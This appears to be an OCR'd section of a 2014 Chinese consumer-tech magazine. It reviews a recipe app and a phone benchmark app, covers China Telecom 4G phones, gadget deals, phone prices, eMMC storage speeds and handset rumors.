在以往的菜谱应用中，一般的操作方式是：先选择菜系或风味，然后在列表中找到想吃的菜式，再照着应用中提供的烹饪步骤做菜。而我们今天介绍的这款APP，可以根据现有食材推荐菜谱，而且还能提供食材选购、保存方式，是一个比较全面的“厨房管家”。


平台:Android/iOS
软件版本:1.2.2/1.2.0
软件大小:7.33MB/8.7MB
是否收费:否

根据食材推荐 夏日也能享受美食


天气越来越热，根本不想出门购买食材，在以往的菜谱应用中，找到想吃的美食，如果家里食材不齐也是没办法做出来的。而味库除了通过传统的方式按类别推荐菜谱，还可以在食材库中勾选冰箱里已有的食材（甚至可以直接扫描超市二维码添加食材），然后味库可以根据你现有的材料推荐菜谱，这一点非常贴心。

值得一提的是，在这款应用中，每添加一种食材，除了根据这种食材推荐菜谱，还有选购、保存方式介绍，非常实用。最大的亮点就是，味库会从添加进食材库开始计时，根据每种食材不同的保鲜期，在快过期之前提醒用户，不浪费每一样食材。

在味库中，除了食谱，还有许多应景的美食文章，比如根据近日热映的《后会无期》，就推荐了《穷游文青口粮攻略》，提供了多功能水壶、压缩饼干等食物介绍，以及野外旅行的注意事项。而在“发现”界面，则有许多吃货新鲜事，介绍各地风土人情、明星推荐美食、夏日消暑食品等，让大家看了之后食欲大增。



在味库中勾选冰箱里现有的食材，然后推荐相关菜谱



不光是根据食材推荐菜谱，还提供了选购、保存方法，非常贴心

工程师总结 | 黄益甲　智能厨房管家

根据现有食材推荐菜谱是味库的新思路，而且这款应用并不只是推荐菜谱而已。我觉得它在很多细节之处都非常贴心，比如食材选购技巧以及过期提醒都能给用户提供很好的帮助。这样看来，它更像是一个“管家”，购买食材后习惯性地扫扫条码或者手动添加进食材库，就可以让味库妥善地管理好它们。

“评测”只是噱头

易大师评测

“不服跑个分”，这句话常常被Android手机的用户挂在嘴边，的确，跑分可以非常直观地反映出手机的硬件性能。但是也有报道说某些手机厂商会针对跑分工具做优化，跑分成绩比实际要高，所以，也出现了一些不一样的手机评测工具，比如新发布的易大师就是一款以“真实数据”为标准的评测工具。


平台:Android
软件版本:BETA 0.9.7
软件大小:2.38MB
是否收费:否

强制用户安装指定游戏才能测试


易大师这款评测工具的口号是“不为跑分而生，只为数据更真”，正因为这样，这款软件提倡用真实游戏性能来反映手机的硬件水平。所以在评测前会要求（强制）用户下载指定游戏，而这些游戏来源都为拇指玩，即使是已经安装了同一款游戏也不能进行测试，想要用本地游戏测试，必须获取ROOT权限，这种方式很容易让人反感。

为了体验易大师的评测过程，我只能下载指定游戏开始测试。而测试结果也只是启动该款游戏进行试玩，在游戏界面中会显示游戏帧速，而这一功能有点画蛇添足的感觉，既然都已经在玩这款游戏了，是否卡顿非常直观，易大师只是把这个结果数据化了。而耗电量测试同样如此，要求用户试玩十分钟，再告知用户消耗了多少电量——大家不会自己看吗？

而耗电量测试和游戏性能测试（帧速测试）必须从首页不同的入口进入，也就是说，即使你进行了10分钟的游戏性能测试，易大师也不会记录电量消耗。而在进行耗电量测试时要求用户试玩十分钟的游戏，在游戏过程中没有任何提示，测试是否完成只能自己看表，这一设计也值得改进。



想要进行测试，必须下载安装指定游戏。如想用本地游戏测试，必须获取ROOT权限



测试结果还是比较全面，但其中分辨率0×0的确让人费解

工程师总结 | 黄益甲　虽然是测试版 但也太粗糙

从本期测试来看，易大师这款APP打着评测的旗号，稍微有点用的只有帧速显示这一功能，虽然有一些相关的数据分析，但在我看来这些分析根本毫无用处——既然已经安装并试玩了某款游戏，用户已经很直观地感受到是否流畅了，60帧和58帧的区别根本没有什么实际价值，而耗电量测试更是毫无用处。总之，这款工具只是把一些显而易见的东西用数据表现了出来，而这些数据的实际价值并不大。由此看来，这款应用用“评测”来诱导用户安装指定游戏，这一行为更让人反感，虽然目前是测试版，但也暴露了许多问题，值得开发者深思。

升级电信4G 是时候了吗？

随着电信4G正式放号，不管是新用户还是老用户，如今都能真正用上电信4G手机业务了。目前市场上的电信4G手机越来越多，电信4G资费也频频优惠，那么使用电信4G业务应该注意些什么，哪些手机更值得购买？我们将就这些问题进行一一解答。

升级电信4G 新老用户有别

7月，中国电信在全国首批16座城市开放天翼4G手机服务，包括上海、西安、成都、杭州、武汉、南京、济南、合肥、石家庄、海口、郑州、重庆、深圳、南昌、南宁、兰州。

随着天翼4G业务的推出，中国电信也推出了全新的177号段，并作为4G专属号段，新用户申请入网可自选177号段的新号码，并选择天翼4G资费套餐即可。天翼4G主套餐资费从59元至999元，还有个人定制套餐和线下积木套餐，选择比较丰富。比起同档次3G套餐，流量增长明显，相比移动和联通资费都更实惠。

使用133、153、189等手机号段的电信老用户可不换号升级4G，方法总共有三种：1.在现有套餐不变的情况下，加购4G流量包，价格30元~180元，包含流量500MB~6GB。原有3G流量包需取消。适用于预付费及后付费用户。2. 将3G套餐变更为乐享4G套餐，必须变更为同档次及以上套餐，比如原289元3G套餐，必须选择299元或以上级别4G套餐。3.直接将现有套餐开通4G功能，不变更资费，仅限129元以上乐享、融合套餐用户。

需要注意的是，以上3种方法并不全部适用于所有16个城市，部分城市可能只支持其中一种升级形式，具体办法还需咨询当地运营商。

热门电信4G手机

要使用电信4G网络，需要更换手机，电信4G采用FDD/TDD混合组网模式，所以目前的电信4G手机都需要支持FDD/TDD/CDMA网络，在4G信号不理想的地区，也能自动切换到稳定的CDMA 3G网络。

三星G9009W

基本参数:5.1英寸1920×1080像素/141.8mm×71.3mm×8.9mm/163g/Android 4.4/2.5GHz骁龙801四核/2GB/2800mAh/前置200万像素/后置1600万像素

参考价格
4399元

三星Galaxy S5大概是目前版本最多的一款手机了，我们这里介绍的这款G9009W就是电信4G版本。配置方面应该不再需要多说了吧，这款手机依然是目前三星这种大牌厂商的旗舰机型，不仅有面子而且有里子。此外，它还是一款双卡双待机型，SIM卡1支持电信4G/3G/2G（包括FDD与TDD），国际漫游时还支持WCDMA，SIM卡2支持GSM网络。

当然，要说缺点就是价格了，目前该机在市场上的售价在4300元左右。电信方面对该机的补贴也较少，没有合约套餐计划，预存送话费活动也逐渐取消，想靠话费补贴点购机款基本无望。另外，目前三星G9009W还没有蓝色和金色版本哟。

OPPO R3电信版

基本参数:5英寸1280×720像素/142.3mm×70.4mm×6.3mm/140g/Android 4.3/1.6GHz高通MSM8928四核/1GB/2420mAh/前置500万像素/后置800万像素

参考价格
2498元

在南京电信天翼手机交易会期间，OPPO正式发布了R3电信版，型号R7005。该机配置及外观与此前移动版相同，增加支持电信4G及3G网络，支持双卡双待，价格也小涨到2498元，最快会在8月中旬上市。

OPPO R3的硬件参数其实并不抢眼：高通骁龙400四核处理器、5英寸720P屏幕、1GB RAM+8GB ROM、500万像素前置+800万像素后置摄像头。但其凭借超薄机身和精致而有质感的外观设计令人印象深刻。同时它主打夜拍功能，感光面积达到1/3.2英寸，配备F2.0大光圈，被赋予“夜拍神器”称号。另外，购买R3的用户还可以享受镭雕刻字服务，满足了当下用户的个性化需求。

HTC One M8Sd

基本参数:5英寸1920×1080像素/146.4mm×70.7mm×9.9mm/145g/Android 4.4/2.5GHz高通MSM8974AC四核/2GB/2600mAh/前置500万像素/后置1300万像素

参考价格
2999元

早前走高端路线的HTC渐渐与用户疏远，今年以来，HTC一改往日作风，频推价格亲民的中端机型，而这款HTC One时尚版更被誉为“良心神器”，原因当然是旗舰配置以及更为合理的价格。

而今，继移动、联通版之后，HTC One时尚版再度迎来了电信4G版本，型号M8Sd，支持双卡双待双通，网络制式涵盖FDD/TDD/CDMA2000/GSM，售价依旧为2999元。电信4G的HTC One时尚版还将新增蓝色款，外加之前的白、灰、红，一共四色可选。

在我们的评测中，其旗舰性能值得肯定，1300万像素+500万像素的摄像头组合也带来更好的拍摄体验，只是塑料壳质感的确逊于金属机身。

vivo X3V

基本参数:5.0英寸1280×720像素/143.3mm×71mm×6.8mm/166g/Android 4.4/1.2GHz高通MSM8926四核/2GB/2360mAh/前置500万像素/后置800万像素


参考价格
2498元

vivo和OPPO这两个老对手在电信4G市场上又将再度交锋，vivo X3的电信4G升级版vivo X3V也在近期上市了，更薄的5.75mm机身，一举抢走了OPPO R3的全球最薄电信4G手机称号。要知道，X3V也是vivo首次发布电信制式智能手机。在升级为电信4G版本后，X3V采用了双卡双待双通设计，并且其采用的SVLTE语音方案，保证了双卡双待双通，在使用4G网络时，也可以边打电话边上网。

vivo X3V将处理器换为骁龙400，同时运行内存升级至2GB。搭载最新的FunTouch OS，基于Android4.4系统，操控流畅。X3V继续坚持HiFi路线，搭载了ES9018音频芯片，无疑是高音质的保证。

小豆私藏

这里分享小豆的私家收藏小店、心水商品。本着人人为我，我为人人的精神，小豆和一些好心的淘宝卖家商量好了，在他们店里购物只要报出暗号“电脑报手机达人”七个大字，就可以获得一定程度的优惠哟，心动就赶紧行动吧！想加入进来的卖家请发邮件到cxd119@foxmail.com，或者新浪微博私信@本土陈小豆，欢迎骚扰！




参考价格
30元

本周主打

方向盘手机支架

独家优惠:8.5折（店内所有产品同享该优惠）

我们曾经推荐过很多汽车上使用的手机支架产品，它们多数不是夹在空调出风口，就是吸附在前挡风玻璃上。如果有电话打进来，又没有蓝牙耳机的情况下，接听就会很不方便，手忙脚乱的还容易出事故。这款方向盘手机支架，巧妙利用了方向盘的有利位置，开车更方便使用手机免提，又不会遮挡视线，也不影响开车操作方向盘，安装、拆卸都很方便。



参考价格
38元


厕所神器

看到这样一款厕所神器是不是感觉遇到知音了？设计师一定也喜欢边上厕所边玩手机吧，因为只有这样的人才知道在厕所没地方放手机的囧况。有了这个厕所神器，手机在厕所里也有了安身立命的场所，而且用手机看视频、听歌也很方便哟。

参考价格
49元

一拖四手机充电器

你肯定也碰到过这样的麻烦事，明明有多个电子设备，却只有一个插座可充电，真是佩服酒店的这种神设计。以后出门是不是还得随身带个插线板啊？哦，饶了我吧。其实，你只需要一个这样的一拖四充电器就解决问题了，支持四路USB同时充电，非常强大。



参考价格
35元

iPhone搞怪保护套

夏日有三宝，冰糕、空调、人字拖，酷热的暑假就应该有它们的陪伴，不是吗？想象一下给自己的手机也穿上人字拖，既好玩又俏皮，年轻人就应该有点这种搞怪精神，哈哈。顺便说一句，送死党礼物，它也是不错的选择呢。

行情综述

各厂商在去年秋季和今年春季陆续发布了不少新机。如今,大部分机型已进入降价促销阶段,像三星S5、HTC One M8、索尼Z2等。还有一部分机型的价格已跌至谷底,像三星Note3、魅族MX3、小米3等,这对消费者来说正是抄底好时机,毕竟这些机型的配置放在当下并不过时,而且还拥有很高的性价比。

期货营销打乱价格秩序

在互联网时代,小米的互联网模式被对手争相模仿,其优势已渐渐消失,这点从最近发布的小米 4 身上就能看出,像骁龙 801、3GB RAM 等配置,早已被其他厂商采用。

小米 4 已开售两轮,暂不支持 4G 也是硬伤之一。这不,小米终于有点行动了,近期正式发布 4G 版红米 Note 增强版,可预约移动 4G 版,8 月 12 日开抢,而联通 4G 版会在 8 月 26 日发售,大家可以设好日程提醒以免错过开抢时间,用黄牛党的话说:“抢到就是赚。”目前在淘宝,小米 4 的价格已经被炒到 2398 元。无独有偶,华为荣耀 6 从 1999 元炒到 2199 元。在热门国货手机中,只有一加、vivo、OPPO 还比较厚道。

为了打开低端市场,华为宣布推出荣耀 3C 畅玩版,也有人叫它小苹果,采用联发科 MT6582 四核处理器,配有 1GB RAM 和 4GB ROM,它与荣耀 3C 在外观上相差不大,但 599 元的售价却比 3C 的 798 元更有吸引力。联想如今的策略很清晰,就是抓两头,放中间,与运营商深度合作,市场份额直线上升。当然啦,这年头没有一款拿得出手的旗舰怎么行,新款 K920 于是横空出世,采用一体成型的精钢机身,配有 6 英寸 2K 屏,强调拍照功能,有看点,就是价格不便宜。喜欢大屏幕,又注重性价比的话,可以关注即将发布的酷派大神 F2。

诺基亚手机依然值得购买

尽管微软已终止 Nokia X 项目,不过诺基亚 X2 仍会如约跟大家见面,目前微软中国官网已开启诺基亚 X2 预订,售价仅为 799 元,有橙、绿、黑、白四种颜色可选,最早于 8 月 22 日发货。值得一提的是,提前预订的用户还有机会获得价值 129 元的诺基亚 BH-106 蓝牙耳机一副。

在海外已经上市的新旗舰 Lumia 930 日前在诺基亚国内官网上出现,传闻国行版除绿、橙、黑、白四种色彩之外还有红、黄两种色彩可选,售价为 4199 元,比港版还是贵了不少,暂时不支持 4G。近期在诺基亚各款机型中,最值得出手的是 Lumia 630 和 638,后者支持 4G,已经跌至 800 元,系统流畅性非常好。果冻机 Asha N503 在京东只要 399 元。

索尼方面,号称史上最纤薄的 Xperia T3 露面,机身 7.0mm,2699 元的定价还是有很大水分。索尼近期也是在进行产品线的梳理,旗舰 Z2 由于行货外框变塑料,配件缩水,所以售价比改版机还便宜,只要 3150 元,T2 XM50h 在天猫报价已齐刷刷地降至 1499 元。三星方面,Galaxy Note 4 有点蓄势待发的意思,其他主力机型价格纷纷下调,Galaxy S5 联通定制版在社会渠道最低 3450 元就能到手,Galaxy Note 3 公开版喊价 3460 元。

在改版机市场,三星 Galaxy J 凭借超高性价比成为明星,配有 5 英寸 1080P 屏的它,采用高通骁龙 800 处理器和 3GB RAM,要不是日版,不可能只卖 1780 元。另外提醒大家,台版的索尼 Xperia Z2 已经不配降噪耳机了,取而代之的是 MH750 耳机。

日前《华尔街日报》和彭博社都已经证实,苹果将于 9 月 9 日(星期二)举行发布会,正式发布备受关注的 iPhone 6。这也符合苹果的惯例。去年 iPhone 5s 和 5c 的发布时间为 9 月 10 日,前年 iPhone 5 发布的时间为 9 月 12 日。上市会在一周半之后,也就是 9 月 19 日,值得期待。眼下市场处于一种相对混乱的状态,翻新机和官换机鱼目混珠,贪便宜吃大亏这句话真是有道理。在行货出现小幅反弹之后,港版优势放大,32GB 性价比最高,只要 4880 元,仅比 16GB 行货贵了 200 元。购买三网版图放心的话,可以考虑澳门代购,图便宜的话直接选择 V 版,降至 4050 元。iPhone 5c 在 16GB 行货跌破 3000 元之后,颇受学生族的青睐,而有锁美版近期大有跌破 2000 元的趋势。

新货上架

索尼 Xperia T3 M50w

基本参数:高通骁龙 1.4GHz 四核处理器、1GB RAM、7.0mm 纤薄机身、5.3 英寸 720P 屏、800 万像素主摄像头、2500mAh 电池

索尼一直寻求产品接地气,所以年初推出了 Xperia T2 Ultra,近期又推出 Xperia T3。不同于它的前辈 T2 Ultra 双卡双待和大屏幕的卖点,拥有超薄机身和不锈钢框架的 Xperia T3 所具有的是索尼关于产品设计的情怀,以至于看一眼就能准确喊出它的品牌。其厚度被控制在 7.0mm,引入了呼吸灯,做工足够细致,配置的确寒酸了一点,所以价格卖不高。三防功能的缺失,让它在产品精髓上区别于索尼其他手机,实话实说,适合外貌协会。目前在 2500-3000 元这个价位可选的余地太大了,国货配置普遍凶猛,性价比出奇的高,例如 OPPO N1 mini。显然 Xperia T3 不会和它们抢客户,最直接对手是像华为 Ascend P7、vivo X3 这样有身材有相貌的手机。不支持 4G 是硬伤,缺少更多卖点做支撑,品牌是最大优势,能跌到 2200 元左右,会受宠。

热机跳水榜

08:08
4G LTE
LG-E985T

TOP1:LG E985T

产品特色:5.5 英寸 1080P 屏、高通四核 1.7GHz、2GB RAM、支持移动 4G、2940mAh

购买指数	降价金额	当前售价	降价幅度
★★★★	200元	2388元	8%

点评:其实就是 LG Optimus G Pro 的 4G 行货版本,上市之初这样的配置的确耀眼,随着近期大量 4G 旗舰的蜂拥而至,光环褪去的它,唯有跌价才能保持竞争力。

TOP2:HTC D516d

产品特色:5 英寸屏、1.2GHz 四核处理器、1GB RAM、500 万像素摄像头、1950mAh

购买指数	降价金额	当前售价	降价幅度
★★★★	50 元	688 元	7%

点评:当年旗舰,如今草根,HTC能缓过这口气,完全靠在中低端市场的发力,系统优化出色,拿出手也算有面子。

TOP3:三星 Galaxy BEAM2 G3858

产品特色:投影、4.66 英寸屏、1.2GHz 四核处理器、1GB RAM、2600mAh

购买指数	降价金额	当前售价	降价幅度
★★★	110 元	1789 元	6%

点评:对于手机来说,引入投影功能的确是个卖点,但新鲜劲持续不了多长时间,实用价值并不高。

TOP4:诺基亚 Lumia 1520

产品特色:6 英寸 1080P 屏、2.2GHz 高通骁龙 800 四核、2GB RAM、2000 万像素摄像头

购买指数	降价金额	当前售价	降价幅度
★★★★	130 元	2768 元	5%

点评:上市接近一年,虽然市场还没有出现同类竞争对手,但已经审美疲劳,缺少新鲜感,仅靠屏幕大和拍照好,再无法支撑高价,期待升级款有飞跃。

TOP5:索尼 Z1 炫彩版 M51w

产品特色:铝合金框架机身,2070 万像素摄像头、4.3 英寸 720P 屏、高通骁龙 800 四核、防水

购买指数	降价金额	当前售价	降价幅度
★★★★	140 元	2499 元	5%

点评:一款被低估的手机,配置丝毫不逊于旗舰,拍照强,在巨屏如林的手机市场也算是稀罕之物,对于女生来说,单手刚好把控,体验更为出色。

热门手机报价

行货

型号	价格(元)	变化
三星Galaxy S4 i9500	2760	→
HTC One(E8)时尚版	2570	→
华为 Ascend P7	2299	↓
vivo X3S	2298	↓
三星 Galaxy Grand 2 G7108V	1869	↓
联想 S850	1499	↓
酷派 S6	1468	↓
诺基亚 Lumia 1320	1199	↓
索尼 Xperia C S39h	1158	→

改版机

型号	价格(元)	变化
LG G3 韩版 32GB	3450	↓
苹果 iPhone 5s 日版 16GB	3380	↓
三星 Galaxy S5 欧版	3180	↓
三星 Galaxy Note 3 欧版	2895	↓
诺基亚 Lumia 1520 港版 32GB	2730	↓
索尼 XL39h	1920	→
Nexus 5 国际版 16GB	1900	↓
索尼 L36h	1870	↓
MOTO G 港版 16GB	1350	→

为什么手机拷文件还没 U 盘快?

@爱测机

智能手机内置的存储空间越来越大,目前高容量版的旗舰机型基本上都达到了64GB,而且部分机型还可以通过TF卡进行扩展,这对于喜欢用手机看电影、连续剧的朋友来说十分实用。只是当我们把视频文件往手机上拷的时候,却发现速度还是那么慢,基本上也就是USB 2.0时代U盘的水平,要知道现在U盘都支持USB 3.0规范,部分高端U盘已经可以和入门级SSD拼速度了。到底是什么原因导致几千元的旗舰手机拷个文件比U盘还慢呢?

带USB 3.0接口的手机拷文件还是慢

不知道大家注意没有,到目前为止,大多数智能手机还是采用的基于 USB 2.0 规范的 microUSB 接口,就算是旗舰机型也不例外。那有没有手机采用 USB 3.0 接口呢?其实三星的 Galaxy Note3 和 Galaxy S5 就配备了 USB 3.0 接口,采用 USB 3.0 接口的好处一方面是当手机与带 USB 3.0 接口的 PC 或笔记本连接进行充电时,可以获得更高的充电电流从而提升充电速度(实际上 USB 2.0 接口也可以获得很高的充电电流,例如 4.5A,但那必须搭配专用充电器,电脑上的 USB 2.0 接口就算增强过最多也只能安全地输出 800mA 电流);另一方面,USB 3.0 接口的带宽远比 USB 2.0 高,实际测试表明,如果存储设备没有瓶颈,电脑上的 USB 3.0 接口最高可以达到 500MB/s 的传输速度。


那是不是用 USB 3.0 接口的手机拷贝文件的速度就要快很多呢?实际测试结果可能让人比较失望,就算是采用 USB 3.0 接口的 Galaxy Note3,拷贝文件的速度也没能超过 40MB/s,差不多也就和 USB 2.0 的移动硬盘一个级别,甚至和 USB 3.0 的 U 盘都没法比。所以,手机拷贝文件速度不及 USB 3.0 U 盘,原因不在接口上。

Galaxy S5 是少见的采用 USB 3.0 的旗舰手机

内部存储芯片才是拖油瓶

实际上,手机拷贝文件速度慢归根到底还是内部存储单元的问题(外置存储卡就更不用说了,速度比内置更慢)。

我们都知道手机内部所用的存储芯片依然是 NAND FLASH 闪存,但电脑上用的 SSD 或者是某些 USB 3.0 U 盘同样是采用的 NAND FLASH 芯片,为什么会快那么多?这是因为手机中的存储单元结构与规范和它们大相径庭。



NAND FLASH(左)与 eMMC(右)的结构区别在于是否内置控制芯片


说到智能手机的存储系统,就不得不提到 eMMC 规范,同时也得先介绍一下它与常见的 SSD 有何不同。eMMC(Embedded Multi Media Card,嵌入式多媒体卡)是 MMC 协会所制定的、针对手机或平板电脑等产品的内嵌式存储器规范。eMMC 的最大优势就是在芯片中封装了一个控制器,由它来提供标准接口并管理闪存,这样可以大大减小存储单元在 PCB 上所占用的面积,同时也减小了工业设计的难度。另外,eMMC 这样的设计也可以让手机厂商专注于产品开发的其他部分,而不是浪费精力在针对每款闪存芯片的参数调整上(目前 eMMC 规范已经发展到第 5 代)。但是,单块芯片的设计也同样限制了 eMMC 的性能——前面也说过了,就算是采用 USB 3.0 接口的旗舰手机,拷贝文件的速度也没有超过 40MB/s。

而电脑上常见的 SSD 或者是比较高端的 USB 3.0 U 盘,一般都具有独立的主控芯片 + 多颗 FLASH 芯片(以便用上主控芯片所提供的多个数据通道,从而提高数据吞吐量),有些还具备独立的高速缓存芯片,因此会占用比较大的 PCB 空间(一般来说,SATA 接口的 SSD 基本上都做成 2.5 英寸硬盘的尺寸,采用多个闪存颗粒的 U 盘也比较大),所以,虽然性能远远高于 eMMC(相差十几倍),但硕大的体积和相对较高的功耗让它们这种结构不可能被塞进智能手机本来就捉襟见肘的内部空间——空间和散热条件都无法满足。

新版eMMC大提速

难道智能手机的存储系统速度就只能这样了?当然不是。随着制造工艺的不断提升,eMMC 的集成度也会越来越高,而且标准也在不断升级。

在今年的 MWC 大会上,闪迪展示了新一代的 iNAND Extreme 单芯片 eMMC 方案(目前最高容量为 64GB),内嵌的主控部分采用了双处理器,一个负责 Host 操作,另一个负责闪存管理,而且闪存单元的尺寸比采用 19nm 的版本缩小了 25%。另外,iNAND Extreme 还支持 eMMC 5.0 HS400 标准,理论传输带宽达到 400MB/s,内部还使用了双通道,在主控和闪存之间有两个 300MB/s 的通道。最值得一提的是,iNAND Extreme 之前的版本使用的是基于区块的映射架构,随机性能很差,而现在改成了页面映射架构,再加上低延迟调度器,随机性能明显提升。根据官方数据,随机读写性能最高分别可达 6000 IOPS、3000 IOPS,持续读写性能最高可达 300MB/s、80MB/s(16GB 的为 40MB/s)——这样的性能已经可以赶上入门级 SSD 了。



新版 eMMC 性能已经可以媲美低端 SSD

实际上,从今年第二季度开始,闪迪已经开始向手机厂商供货,只是不知道最终哪家的新品手机会率先用上呢?

扫扫有惊喜!扫客有实惠!
立即行动,用你的手机扫描下列二维码

DELL 一站式体验服务　网址 http://s.icpcw.com/dell
买电脑也可以自助,比你想象的还要方便!

Terrans Force(未来人类)X611 870M 独显笔记本
网址:http://s.icpcw.com/x611
15.6 英寸精致游戏本,i7 四核,GTX870M 6GB 独显,性能可靠。历史最低价,ChinaJoy 促销进行中,购买还有机会获赠罗技 G 系列游戏鼠标。

鼎力 D-30 USB3.0 分线器　网址 http://s.icpcw.com/hub
小材大用,U 盘、键鼠、摄像头、内存卡等可同时连接。接口少,不再是问题。

RICOUS 薄系列聚合物移动电源 10000mAh
网址 http://s.icpcw.com/r10000
进口 LG 的 A+ 级聚合物电芯,安全又耐用。用铝合金精心打造的外壳,轻薄又不失时尚感。

金士顿高速 TF 手机卡 16GB　网址:http://s.icpcw.com/tf16
CLASS 10 高速卡,《电脑报》读者专属包邮特价 49 元,终生质保送卡套。手机专用,配卡套各种数码设备通吃。

友情提示
凡通过“扫客”活动下单并成功购买产品的读者,请添加活动微信或发邮件到 pcw-huodong@vip.sina.com,告诉所购产品以及订单号,我们将每月举行一次抽奖活动,为你送上更多的惊喜和实惠!
如遇微信无法扫描,请改用淘宝客户端等软件。

新品

iPhone 6电池曝光 提升幅度杯水车薪

电池和内存一直都是 iPhone 的硬伤，其原因是苹果在这两方面的升级态度非常保守。对于即将发布的 iPhone 6 来说，屏幕加大、性能提升这两大因素将直接加剧电池的负担，苹果也考虑到这个问题，所以为新 iPhone 加大电池容量是必需的。继之前国外媒体给出 iPhone 6 电池的消息后，又有业内分析人士爆料，由于新一代 iPhone 的机身要做薄，所以其电池容量不会太大，为 2100mAh。需要注意的是，之前法国媒体给出的消息和谍照显示，4.7 英寸 iPhone 6 的电池容量在 1810mAh 左右，而 5.5 英寸版电池容量为 2500mAh 左右。虽说 iPhone 6 的电池相比 iPhone 5S（1570mAh）有了很大提升，但屏幕变大和性能提升这两大耗电大户的加入，会让这点提升显得杯水车薪。

临近发布 疑似魅族MX4渲染图曝光

精雕细刻，等待闪耀一刻
23°

9 月慢慢临近，有关 MX4 的消息也多了起来，之前有消息称，由于加入了指纹识别功能，MX4 Pro 的小圆点会变为偏圆角长方形。现在有用户放出了一张所谓 MX4 的宣传图，其 Home 键与描述的很相似，同时超窄边框给人留下了深刻印象，至于它的真实性，目前还不清楚，看起来像是渲染出来的。对于 MX4 来说，目前已知的是，配备 5.4 英寸 2K 屏，具备指纹识别功能，并且放弃了不锈钢材质，用更好的材料和工艺，其量产工作从 9 月正式开始，搭载了三星 Exynos 5430 处理器。

抢钱的节奏 三星金属新机售价泄露

日前，有网友曝光了三星即将发布的新机——Galaxy Alpha 的高清谍照，该机是三星首款采用金属边框的手机，预计将会在本月 13 日正式发布。现在，英国零售商 Mobilefun 已经提前放出了该机的预订页面，页面显示，32GB 版售价高达 549 英镑，折合人民币 5719 元。根据之前的消息，该机将采用 4.7 英寸屏，1280×720 分辨率，搭载 Exynos 5433 八核处理器，2GB RAM+32GB ROM，提供 1200 万像素摄像头，运行 Android 4.4.4 系统，支持 4G 网络。此外，Galaxy Alpha 采用超薄机身，延续三星一贯的可拆卸后盖设计。只是这个价格靠谱吗？

摩托罗拉千元廉价机曝光 配置升级

[redacted]
Mallando android
www.mallandonoandroid.com

摩托罗拉凭借廉价机收到了不错的市场效果，所以推出 Moto G 升级版，也是情理之中的事。现在 GFXBench 出现了一款代号为 XT1063 的新机，如果不出意外它应该就是 Moto G2。相比 Moto G，它的配置有了不小的提升，但价格还是在千元以内。从曝光的参数来看，这款手机配备了 5 英寸 720P 屏，搭载 1.2GHz 骁龙 400 处理器，运行最新的 Android 4.4.4 系统，内存组合是 1GB RAM+8GB ROM。此外，该机还提供了 800 万像素摄像头，并且具备双卡双待功能。有消息称，G2 的价格会比 Moto G 更低，有可能仅为 150 美元，约合人民币 930 元。

联想新旗舰发布 主打弱光拍摄

lenovo
09:30

对于刚刚发布的 K920 来说，大家一定都不陌生，至于很多人关心的问题，这次联想可是一点没提。该机延续了 K900 的设计风格，机身十分方正，背部是金属材质，机身厚度为 7.7mm，配备了 6 英寸 2560×1440 分辨率屏幕。此外，该机还搭载了 2.5GHz 高通骁龙 801 四核处理器，提供 3GB RAM+32GB ROM 内存，内置 500 万像素前置 + 1600 万像素后置摄像头，4000mAh 容量电池，支持 TD-LTE、LTE FDD 双 4G 模式和双卡双待。摄像头是 K920 的一个重点，联想强调，为了发挥该机的 1600 万镜头威力，其内置了超级相机 4.0，采用双 RGB 传感器感光，能在光线不好的情况下拍出不错的照片。

2299元 华为荣耀6联通高配版即将发布

本周，华为将正式发售荣耀 6 联通 4G 高配版（H60-L12），相比移动版来说，它支持双卡双待功能。如果算上这个的话，那么荣耀 6 的 4 个版本都已经和大家见面，其他 3 款分别是移动定制版 H60-L01（标配）和 H60-L11（高配），以及联通 4G 定制版 H60-L02。需要注意的是，标配版为 16GB ROM，不支持 NFC，高配是 32GB ROM，支持 NFC。荣耀 6 配备 5 英寸 1080P 分辨率 JDI 屏幕，搭载 Kirin 920 处理器和 3GB RAM，提供 3100mAh 电池，摄像头为前置 500 万像素 + 后置 1300 万像素。

G3 Stylus现身LG宣传片

LG G3 Beat
LG G3
LG G3 Beat
LG G3 Stylus
In other words, when it's right, it's just right.

